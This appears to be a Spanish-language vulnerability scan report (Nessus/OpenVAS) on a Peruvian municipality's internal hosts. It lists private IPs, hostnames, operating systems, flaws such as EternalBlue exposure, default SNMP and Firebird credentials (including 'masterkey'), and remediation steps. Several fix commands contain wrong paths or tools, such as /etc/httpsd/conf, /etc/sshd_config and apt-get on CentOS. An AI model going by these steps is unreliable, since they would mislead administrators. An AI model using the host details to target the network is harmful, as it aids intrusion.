patch </ ruta / a / patch

c) Recompile el sistema operativo usando buildworld e installworld como descrito en https://www.FreeBSD.org/handbook/makeworld.html

Reinicie los daemons aplicables o reinicie el sistema.

172.16.0.5

1	0	2	0
CRÍTICO	ALTO	MEDIO	BAJO

Información del host:

Nombre DNS: srv.munimoyobamba.gob.pe

IP: 172.16.0.5

Sistema Operativo: CentOS 6

VULNERABILIDAD:

PHP Unsupported Version Detection

Riesgo:

Critico.

Descripción:

La versión de PHP en el host esta desactualizado. La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para esa versión de PHP. Por lo tanto, existe la posibilidad de que contenga vulnerabilidades de seguridad.

Solución:

Escribir los siguientes comandos para actualizar a la versión 7.2

1. Instalar los repositorios
   # wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm

wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm

rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm

2. Instalar los Plugins
   # yum install yum-utils

   # yum-config-manager --enable remi-php72

3. Actualizar los paquetes de PHP. Cuando finalice el proceso, se tendrá que reiniciar Apache.

   # yum update -y

4. Comprobar la versión de PHP

   # php -v

VULNERABILIDAD:

HTTP TRACE / TRACK Methods Allowed

Riesgo:

Medio.

Descripción:

El servidor web remoto es compatible con los métodos TRACE y/o TRACK. TRACE y TRACK son métodos HTTP que se utilizan para la depuración errores. En este caso se debe desactivar, ya que mediante él se puede ejecutar un ataque web del tipo XSS: Cross-site scripting, un tipo de vulnerabilidad que puede robar las cookies y otro tipo de información sensible del servidor web.


Solución:

Desactivar los métodos TRACE y/o TRACK.

1. Ingresar a la ruta
   cd /etc/httpsd/conf

2. Una vez dentro de la carpeta, se realiza un backup del archivo httpsd.config
   cp httpd.conf httpd.conf.copy
3. Editar el archivo con el comando:
   vi httpd.conf

4. Dentro del archivo httpd.conf, se presiona la tecla i para poder editarlo, se debe ingresar la siguiente línea TraceEnable off



5. Presionar la tecla Esc para salir del modo inserción y se escribe: wq para guardar los cambios y salir del archivo
6. Se debe reiniciar el servicio de apache

   # /etc/init.d/http restart

VULNERABILIDAD:

SSH Weak Algorithms Supported

Riesgo:

Medio.

Descripción:


El host se ve afectado por una vulnerabilidad de divulgación de información de tipo man-in-the-middle, debido a un error en la implementación del algoritmo de cifrado RC4, ya que este sistema de cifrado es muy inseguro.

Solución:

Quitar la compatibilidad con el algoritmo de cifrado RC4. Para dar solución al problema, editar el archivo /etc/sshd_config agregando estas dos líneas de código:

- Ciphers aes128-ctr,aes192-ctr,aes256-ctr, — agregar esta línea para eliminar los algoritmos cbc vulnerables.
- MACs hmac-sha1,umac-64@openssh.com,hmac-ripemd160 –agregar esta línea para eliminar los algoritmos MAC vulnerables.

172.16.0.6



Información del servidor web:

Nombre DNS: intranet.munimoyobamba.gob.pe

IP: 172.16.0.6

Sistema Operativo: CentOS 6

VULNERABILIDAD:

PHP Unsupported Version Detection

Riesgo:

Critico.

Descripción:

La versión de PHP en el host esta desactualizado. La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para esa versión de PHP. Por lo tanto, existe la posibilidad de que contenga vulnerabilidades de seguridad.

Solución:

Escribir los siguientes comandos para actualizar a la versión 7.2

1. Instalar los repositorios

   # wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm

   # wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm

   # rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm

2. Instalar los Plugins

   # yum install yum-utils

   # yum-config-manager --enable remi-php72

3. Actualizar los paquetes de PHP. Cuando finalice el proceso, se tendrá que reiniciar Apache.

   # yum update -y

4. Comprobar la versión de PHP

   # php -v

VULNERABILIDAD:

SNMP Agent Default Community Name (public)

Riesgo:

Alto.

Descripción:

El protocolo SNMP tiene como función, mejorar el intercambio de información de administración entre dispositivos de red, este servicio no debe estar expuesto si no se hace uso de SNMP.

En la vulnerabilidad identificada es posible obtener el nombre de comunidad predeterminado del servidor SNMP remoto, ya que es público.

Un atacante puede usar esta información para obtener más conocimiento sobre el host remoto o para cambiar la configuración del sistema remoto (si la comunidad predeterminada permite tales modificaciones).

Solución:

Esta vulnerabilidad se soluciona cambiando el servicio SNMP de la versión 1 a la versión 3, en el caso en que no se pueda hacer este cambio, este debe ser deshabilitado.

Para deshabilitar el SNMP se debe ejecutar el siguiente comando. /etc/init.d/snmpd stop — Para el servicio SNMP. chkconfig snmpd off – No permite en el inicio del servidor cargar el servicio SNMP.

En caso de necesitar SNMP, debe instalar la versión 3, para realizar este proceso debe configurarse de la siguiente forma:

1) Instalar el paquete:
apt-get install snmpd

2) Bajar el servicio: se pude usar alguno de los dos comandos
/etc/init.d/snmpd stop
service snmpd stop

3) Crear usuario SNMP v3
net-snmp-create-v3-user -a MD5 -A user123 [nombreUsuario]

4) Volver a correr el servicio: Se puede usar alguno de los dos comandos
/etc/init.d/snmpd start
service snmpd start

Para mayor información ir al siguiente enlace:
https://www.thegeekdiary.com/centos-rhel-6-install-and-configure-snmpv3/

VULNERABILIDAD:

HTTP TRACE / TRACK Methods Allowed

Riesgo:

Medio.


Descripción:

El servidor web remoto es compatible con los métodos TRACE y/o TRACK. TRACE y TRACK son métodos HTTP que se utilizan para la depuración errores. En este caso se debe desactivar, ya que mediante él se puede ejecutar un ataque web del tipo XSS: Cross-site scripting, un tipo de vulnerabilidad que puede robar las cookies y otro tipo de información sensible del servidor web.

Solución:

Desactivar los métodos TRACE y/o TRACK.

1. Ingresar a la ruta
   cd /etc/httpsd/conf
2. Una vez dentro de la carpeta, se realiza un backup del archivo
   httpsd.config
   cp httpd.conf httpd.conf.copy
3. Editar el archivo con el comando vi
   vi httpd.conf
4. Dentro del archivo httpd.conf, se presiona la tecla i para poder editarlo, se debe ingresar la siguiente línea TraceEnable off



5. Presionar la tecla Esc para salir del modo inserción y se escribe:wq para guardar los cambios y salir del archivo

6. Se debe reiniciar el servicio de apache

   /etc/init.d/http restart

VULNERABILIDAD:

SNMP 'GETBULK' Reflection DDoS

Riesgo:

Medio.

Descripción:

El servicio SNMP remoto está respondiendo con una gran cantidad de datos a una petición ‘GETBULK’ con un valor mayor que el normal para ‘max-repetitions’. Un atacante remoto puede utilizar este servidor SNMP para realizar un ataque de denegación de servicio distribuido reflejado hacia un host remoto arbitrario.

Solución:

Desactivar el servicio SNMP en el host remoto si no es utilizado. De lo contrario, restringir y supervisar el acceso a este servicio y considerar cambiar la comunidad ‘public’ predeterminada por otra.

VULNERABILIDAD:

SSH Weak Algorithms Supported

Riesgo:

Medio.

Descripción:

El host se ve afectado por una vulnerabilidad de divulgación de información de tipo man-in-the-middle, debido a un error en la implementación del algoritmo de cifrado RC4, ya que este sistema de cifrado es muy inseguro.

Solución:

Quitar la compatibilidad con el algoritmo de cifrado RC4. Para dar solución al problema, editar el archivo /etc/sshd_config agregando estas dos líneas de código:

- Ciphers aes128-ctr,aes192-ctr,aes256-ctr, — agregar esta línea para eliminar los algoritmos cbc vulnerables
- MACs hmac-sha1,umac-64@openssh.com,hmac-ripemd160 –agregar esta línea para eliminar los algoritmos MAC vulnerables

VULNERABILIDAD:

SSL Certificate Cannot Be Trusted

Riesgo:

Medio.

Descripción:

Esto puede ocurrir por tres razones:

- El sitio web está utilizando un certificado autofirmado. Los cuales se pueden generar de forma gratuita, pero no proporcionan tanta confianza como un certificado comercial. Puede decirle a su navegador que confíe en el certificado autofirmado o puede comprar (o pedirle al propietario del sitio que compre) un certificado SSL confiable de una autoridad certificadora .
- El sitio web está utilizando un certificado SSL gratuito. Un par de autoridades de certificación gratuitas emiten certificados SSL gratuitos, pero su certificado raíz debe importarse manualmente a cada navegador para eliminar este error.
- El sitio web está utilizando un certificado SSL confiable, pero le falta un certificado de cadena / intermedio. La mayoría de los certificados confiables requieren que instale al menos otro certificado intermedio / en cadena en el servidor para vincular su certificado a una fuente confiable.

Solución:

Comprar o generar un certificado SSL adecuado para este servicio.

172.16.0.11

0	0	1	0
CRÍTICO	ALTO	MEDIO	BAJO

Información del host:

Nombre Netbios: LICENCIAS001

IP: 172.16.0.11

Sistema Operativo: Microsoft Windows 7 Professional

VULNERABILIDAD:

SMB Signing not required

Riesgo:

Medio.


Descripción:

La firma es necesaria en el servidor SMB, porque un atacante no autentificado podrá aprovecharse de esta configuración para realizar ataques man-in-the-middle contra el servidor SMB.


Solución:

Modificar el registro para cambiar la configuración.


- Presionar la tecla control y la letra r y escribir regedit, presionar OK.



- Modificar la llave de registro ubicada en HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters\requiresecuritysignature la cual por defecto estará en 0 (inactivo) se deberá dejar en 1 (activo).



- Dar doble clic y modificar el valor dejando activo el registro con el número 1.



Para mayor información ir al siguiente enlace: https://shieldnow.co/2015/02/05/smb-signing-disabled/

172.16.0.12

1	0	2	0
CRÍTICO	ALTO	MEDIO	BAJO

Información del host:

Nombre Netbios: RODRIGO-VAIO

IP: 172.16.0.12

Sistema Operativo: Microsoft Windows 7 Home

VULNERABILIDAD:

Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Riesgo:

Critico.

Descripción:

- Existen múltiples vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de un paquete especialmente diseñado, para ejecutar código arbitrario.
- Existe una vulnerabilidad de divulgación de información en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar esto, a través de un paquete especialmente diseñado, para revelar información confidencial.

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, y ETERNALSYNERGY son exploits (códigos maliciosos) que se aprovechan de la vulnerabilidad en SMB v1.

WannaCry y Petya son ransomware que encriptan toda la información de una computadora y piden una cantidad de dinero para poderla liberar.

Solución:

Ejecutar Windows Update para obtener el parche de seguridad correspondiente a la vulnerabilidad de SMB v1.

Para mayor información ir al siguiente enlace: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010?redirectedfrom=MSDN

VULNERABILIDAD:

Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)

Riesgo:

Medio.

Descripción:

Existe una vulnerabilidad de elevación de privilegios en los protocolos remotos de Administrador de cuentas de seguridad (SAM) y Autoridad de seguridad local (Política del dominio) (LSAD) cuando aceptan niveles de autenticación que no protegen adecuadamente estos protocolos. La vulnerabilidad se debe a la forma en que los protocolos remotos SAM y LSAD establecen el canal de llamada a procedimiento remoto (RPC). Un atacante que aprovechara esta vulnerabilidad podría obtener acceso a la base de datos SAM, en la cual se almacena las contraseñas de los usuarios en un formato hash.

Solución:

Actualizar el sistema mediante la herramienta de Windows Update para que se descarguen los parches de seguridad.

Para mayor información ir al siguiente enlace: https://support.microsoft.com/en-us/help/3148527/ms16-047-security-update-for-sam-and-lsad-remote-protocols-april-12-20

VULNERABILIDAD:

SMB Signing not required

Riesgo:

Medio.


Descripción:

La firma es necesaria en el servidor SMB, porque un atacante no autentificado podrá aprovecharse de esta configuración para realizar ataques man-in-the-middle contra el servidor SMB.


Solución:

Modificar el registro para cambiar la configuración.


- Presionar la tecla control y la letra r y escribir regedit, presionar OK.



- Modificar la llave de registro ubicada en HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanMan Server\Parameters\requiresecuritysignature la cual por defecto estará en 0 (inactivo) se deberá dejar en 1 (activo).



- Dar doble clic y modificar el valor dejando activo el registro con el número 1.




Para mayor información ir al siguiente enlace:
https://shieldnow.co/2015/02/05/smb-signing-disabled/


OpenVAS

Es un sistema integral de evaluación de vulnerabilidades que puede detectar problemas de seguridad en la red informática, servidores y aplicaciones web. El escáner es de software libre y código abierto.

El escaneo se ejecutó en 8 direcciones IP. En la imagen se muestra los hosts que se analizaron, el estado en que se encuentran, en este caso, están finalizados y la fecha del análisis de las respectivas vulnerabilidades analizadas y evaluadas. En este caso solo se describe las vulnerabilidades en 5 hosts, ya que los 3 restantes, tienen las mismas vulnerabilidades de los anteriores y para evitar la redundancia se los omitió poner su descripción.



En la topología se observa los hosts que están en color rojo, significa que se encontraron vulnerabilidades con un riesgo alto, mientras que el de color naranja indica riesgo medio.



Para mayor información acerca de las vulnerabilidades, se muestra los resultados correspondientes:

172.16.0.1

1	0	0	0
CRÍTICO	ALTO	MEDIO	BAJO

Información del host:

Nombre del host: spm1

IP: 172.16.0.1

Sistema Operativo: Microsoft Windows Server 2012 Datacenter.

VULNERABILIDAD:

Firebird Default Credentials

Riesgo:

Critico.

Descripción:

Es posible conectar al servicio remoto de base de datos usando credenciales por defecto.

Solución:

Cambiar la contraseña por defecto usando la gsec management tool.

Opción 1: restablecer una contraseña

Funciona en Firebird 2.5 y superior

Conéctese a una base de datos con SYSDBA (u otro usuario con función de administrador en la base de datos de seguridad) y use:

ALTER USER <username> SET PASSWORD '<new password>'

Sin embargo, esto probablemente no sea una opción en su caso.

Opción 1.1. restablecer con conexión integrada (sin contraseña)

Funciona en Linux para Firebird 2.5 o superior, en Windows requiere Firebird 3.0 o superior.

Detenga el servidor Firebird y use ISQL para conectarse a la base de datos en modo incrustado (que no requiere contraseña):

isql -user sysdba <database>

Con una instalación predeterminada de Firebird 3, puede usar employeefor <database>, que usará la base de datos de ejemplo de empleado.

Modifique la contraseña como se describe anteriormente. Alternativamente, intente reemplazar sysdbacon el nombre de usuario real en la línea de comandos isql.

Inicie el servidor Firebird nuevamente.

Opción 2: use gsec para cambiar la contraseña

Funciona en Linux para todas las versiones, en Windows esto solo funciona para Firebird 3.0 y superior.

Tenga en cuenta que gsec está en desuso desde Firebird 3 y puede eliminarse de futuras versiones de Firebird.

Detenga el servidor Firebird, abra la línea de comandos y, en la carpeta de instalación de Firebird, haga lo siguiente:

gsec -user sysdba

y en el indicador gsec

modify <username> -pw <new password>

o si el usuario aún no existe:

add <username> -pw <new password>

Inicie el servidor Firebird nuevamente.

Opción 3: reemplazar la base de datos de seguridad

La mayoría de estos pasos también se aplican si está utilizando una nueva instalación de Firebird; simplemente omita el reemplazo de la base de datos de seguridad.

Detenga el servidor Firebird y haga una copia de su security3.fdb actual como respaldo.

Obtenga un security3.fdb predeterminado para su plataforma (por ejemplo, descargue un zipkit de la página de descarga de Firebird 3) o use un security3.fdb con una contraseña conocida, y reemplace su security3.fdb actual con esta versión predeterminada. No inicies Firebird todavía.

La contraseña predeterminada para sysdba es normalmente 'masterkey', pero en Firebird 3, el security3.fdb predeterminado solo contiene a este usuario para el mecanismo de autenticación heredado, que está deshabilitado en una instalación predeterminada de Firebird 3. Para agregar un usuario sysdba, use una conexión integrada a cualquier base de datos y cree una cuenta sysdba. En el símbolo del sistema desde la carpeta de instalación de Firebird, ejecute:

isql -u sysdba <database>

Dentro de ISQL ejecutar:

create user sysdba password '<sysdba password>'

commit;

Para agregar otro usuario, conéctese usando SYSDBA, similar al paso 2 anterior, a cualquier base de datos y ejecute

create user <username> password '<new password>'

commit;

Y salir isql (con quit;)

Luego, vuelva a iniciar el servidor Firebird, y debería poder conectarse con este usuario y su contraseña.

La mayoría de estos pasos asumen que ya tiene una base de datos para conectarse, si aún no tiene una, deberá crearla primero.

Inicie isql como usuario sysdba:

isql -u sysdba

Y crea una base de datos

create database '<path-of-database

172.16.0.2

1	0	0	0
CRÍTICO	ALTO	MEDIO	BAJO

Información del host:

Nombre del host: spm3

IP: 172.16.0.2

Sistema Operativo: Microsoft Windows Server 2012 Datacenter.

VULNERABILIDAD:

Microsoft SQL Server End of Life Detection

Riesgo:

Critico.

Descripción:

La versión de Microsoft SQL Server en el host ha llegado al final de su vida útil y ya no debería usarse porque no recibe actualizaciones de seguridad por parte del proveedor.

Solución:

Actualizar Microsoft SQL Server a una versión que todavía recibe soporte.

172.16.0.5

1	0	2	0
CRÍTICA	ALTA	MEDIA	BAJA

Información del host:

Nombre del host: srv

IP: 172.16.0.5

Sistema Operativo: CentOS 6.

VULNERABILIDAD:

Linux Home Folder Accessible

Riesgo:

Crítico.

Descripción:

